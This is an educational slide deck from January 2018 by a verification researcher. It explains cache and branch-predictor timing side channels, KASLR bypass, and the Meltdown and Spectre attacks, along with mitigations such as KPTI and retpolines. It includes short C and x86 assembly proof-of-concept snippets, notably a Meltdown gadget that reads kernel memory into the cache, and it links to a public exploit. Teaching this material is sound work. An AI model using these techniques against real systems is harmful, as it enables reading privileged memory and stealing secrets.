MELTDOWN, SPECTRE, side channels, etc

David Monniaux

MELTDOWN, SPECTRE, side channels, etc.

David Monniaux

CNRS / VERIMAG

January 16, 2018

Myself

`http://www-verimag.imag.fr/~monniaux/`

VERIMAG `http://www-verimag.imag.fr/`
Co-head of **PACSS** (Proofs and Code analysis for Safety and **Security**)

Does mostly program analysis (abstract interpretation...) and algorithmics of verification (satisfiability modulo theory, convex polyhedra...)

Not a security expert

Contents

Caches


Main memory is slow compared to the CPU
Solution: **cache memories**
Cache memory stores “recently accessed” code and data

e.g. on my laptop 50 reads on non-consecutive addresses

- cost 32 cycles if in cache (note: superscalar execution)
- cost 270 cycles if not

Multiple levels of caches with non-trivial replacement policies

6-core AMD Opteron



Simple cache timing attack

```
#define OFFSET0 2000
#define OFFSET1 4000

  timestamp t0e, t0s, t1e, t1s;
  volatile char buf[6502];
  clflush(buf + OFFSET0); clflush(buf + OFFSET1); rdtsc();

  volatile _Bool secret = 1;
  buf[secret ? OFFSET1 : OFFSET0];

  t0s = rdtsc(); buf[OFFSET0]; t0e = rdtsc();
  t1s = rdtsc(); buf[OFFSET1]; t1e = rdtsc();
```

```
$ ./demo_cache_timing_attack
t0: 198
t1: 31
```

Cache timing attack on other programs

Different memory blocks compete for the same location in cache

Possible to know whether another program reads/writes one of its variable because it **evicts** one of our variables

e.g. crypto program

```
stuff = table[f(secret_key, i)];
```

Intruder:

1. measure time $\rightarrow$ which of his own variables was evicted by the access to `table`
2. know `f(secret_key, i)`
3. gain information on `secret_key`

Branch target predictor

```
void process(action* f) {
  timestamp start = rdtsc();
  f(10);
  timestamp end = rdtsc();
  printf("%" PRIu64 "\n", end-start);
}
```

Contains an indirect call to the address pointed by register `rsi`:

```
call *%rsi
```

For efficiency the CPU caches the target address and **speculatively executes** at the target address.
If incorrect speculation, actions are retracted.

Timing attack

```
process(f0);    758
process(f1);   1077
process(f0);    742
process(f1);    476
process(f0);    444
process(f0);    298
process(f0);    335
process(f0);    391
process(f0);    359
process(f1);    484
process(f1);    303
process(f1);    359
process(f1);    327
process(f1);    327
process(f0);    497
process(f0);    303
process(f0);    346
process(f0);    335
process(f0);    351
```

Branch predictor timing attack

A cache memorizes which way (taken / not taken) branches go

```
void __attribute__ ((noinline)) process(_Bool flag) {
  timestamp start = rdtsc();
  if (flag) f0(10); else f1(10);
  timestamp end = rdtsc();
  printf("%" PRIu64 "\n", end-start);
}
```

Branch predictor timing attack

```
process(0);   67
process(1);   67
process(0);   36
process(1);   54
process(0);   36
process(0);   38
process(0);   36
process(0);   38
process(0);   37
process(1);   57
process(1);   52
process(1);   51
process(1);   49
process(1);   46
process(0);   69
process(0);   71
process(0);   44
process(0);   46
process(0);   46
```

Branch predictors reach across boundaries

It seems the CPU stores a single cached value (or a small history) at cache index $F(a)$ where a is the branch address.

F is a simple function

One can learn about a branch a in a privileged context by testing on b inside the intruder $F(a) = F(b)$.

Contents

Virtual memory

Under Linux (similar for MacOS X, Windows a bit more complicated):

"Logical address" a

↓

- Physically mapped memory $\phi(a)$
- Physically mapped privileged memory $\phi(a)$ (SIGSEGV)
- Nothing (SIGSEGV)
- Virtual memory to be fetched from disk

KASLR

To make various attacks more complicated:

Privileged kernel memory is at partially randomized addresses (Kernel Address Space Layout Randomization).

Unless system parameter `kernel.kptr_restrict=0`, the kernel hides its inside addresses:

```
$ cat /proc/kallsyms
0000000000000000 A irq_stack_union
0000000000000000 A __per_cpu_start
0000000000000000 A cpu_debug_store
0000000000000000 A gdt_page
0000000000000000 A exception_stacks
```

Transactions

Recent Intel CPUs:

All instructions between `xbegin` and `end` act as an **atomic transaction**.

Nice for implementing concurrent programs.

- x86-specific intrinsics `_xbegin()`, `_xend()`, `_xabort()`
- gcc specials `__transaction_atomic ...`

Instead of a SIGSEGV, an access to privileged memory aborts the transaction.

Breaking KASLR

Timings for attempting to read from possible kernel addresses inside a transaction:

ffffffff80000000	210
ffffffff81000000	210
ffffffff82000000	215
ffffffff83000000	211
ffffffff84000000	214
ffffffff85000000	215
ffffffff86000000	187
ffffffff87000000	214
ffffffff88000000	215
ffffffff89000000	214
ffffffff8a000000	215
ffffffff8b000000	214
ffffffff8c000000	215

Examination of `/proc/kallsyms` under `kernel.kptr_restrict=0` shows that `ffffffff86000000` indeed found the kernel.

Contents

Speculative execution

Speculative execution proceeds quickly.

If incorrect, **architectural effects** (e.g. values stored) are retracted.

Microarchitectural effects including timing and **caches** are typically **not retracted**.

Meltdown

```
    xbegin .ABORT
.RETRY:
    mov (%r15), %al  # Read a byte of KERNEL MEMORY
    shl $12, %rax
    and $4096, %eax  # extract bit number 12-12=0
    mov (%r11, %rax, 1), %rbx # read from buffer at offset 4096*b
    xend
.ABORT:
```

This code attempts reading secret data x then accesses an array at offset $4096 \times x$.
The array access loads a cache block at an address depending on x.
Then the permissions are checked and the transaction is cancelled.
The cache block stays loaded and may be observed.
Meltdown.

Working implementations

My own implementation works on my laptop (Intel Core i7-6600U) but not on my work desktop machine.

I have another working implementation without transactions, by recovering from SIGSEGV.

`https://github.com/paboldin/meltdown-exploit.git` works on both, and recovers one byte, not one bit, per attack.

Both implementations need to force the kernel to load the secret data into the **L1 processor cache** before the attack.
Need for L1 cache also reflected by Google and Intel's documents.

Rumors on Twitter state that it is possible to exploit race conditions to load other data.

Mitigation: KPTI

a.k.a KAISER patch, originally meant to prevent the timing attacks on KASLR

Remove almost all kernel pages from process virtual memory.

Each system call then induces a full context switch (for virtual memory).

System calls cost more, on some workloads -30% speed?

Contents

Breaking out of a “safe language”

```
/* Privileged code */
if (index < 0 || index >= array.size) {
  raise_array_out_of_bounds();
} else {
  y = array.data[index];
}
/* Untrusted code */
buffer[y*4096] = 1;
```

1. Train the predictor into thinking the “else” branch is more likely.
2. Flush all `buffer[y*4096]` out of the cache.
3. Execute with out-of-bound access.
4. Recover from the exception.
5. Test which `buffer[y*4096]` was accessed, by timing attack.

Main ideas in Spectre

1. Information may leak by the data cache (or other side channel) not only from legal, but also from speculative and aborted executions.
2. It is possible to voluntarily induce speculative executions
3. ...including in privileged code (kernel code, or Web browser wrt Javascript code)

More fun ideas

Poison branch target predictors (and observe the kernel)
Use branch predictors as side channel
Use branch target predictors as side channel

(As far as I know) predictors and L2/L3 caches are shared across all code, many possibilities!

Spectre mitigation

Break the power of branch prediction and branch target prediction

e.g. avoid using branch instructions suitable for branch target prediction
use “return trampolines” (`-mretpoline` in some patches on LLVM)

Again, break optimization mechanisms, trade off speed for security.

Longer term: allow applications and OS to flush more microarchitectural state?

Contents

Things are too complicated

2017: bug in Skylake processor microcode when hyperthreading

Breaks OCaml garbage collector if compiled with `gcc -O2`

Sometimes parallel runs of OCaml code (e.g. Coq compilation) crashes

Fixed in microcode

Executive summary

Not new

Cache observation attacks are not new

Branch predictor observation attacks are not new

New

Attacks on side channels during speculative execution are new

Inducing specific speculative executions to observe them is new

Unknown

Is it possible to use Meltdown on data not in L1 cache, due to subtle race conditions?

Is it possible to force loads into cache?

Are there race conditions allowing out-of-cache loads?

Is there something we don't know that justifies the quick patching against Meltdown?

Questions?

(Contact me for internships, PhD theses etc.
In program analysis, verification, and security.)

`http://www-verimag.imag.fr/~monniaux`
`David.Monniaux@univ-grenoble-alpes.fr`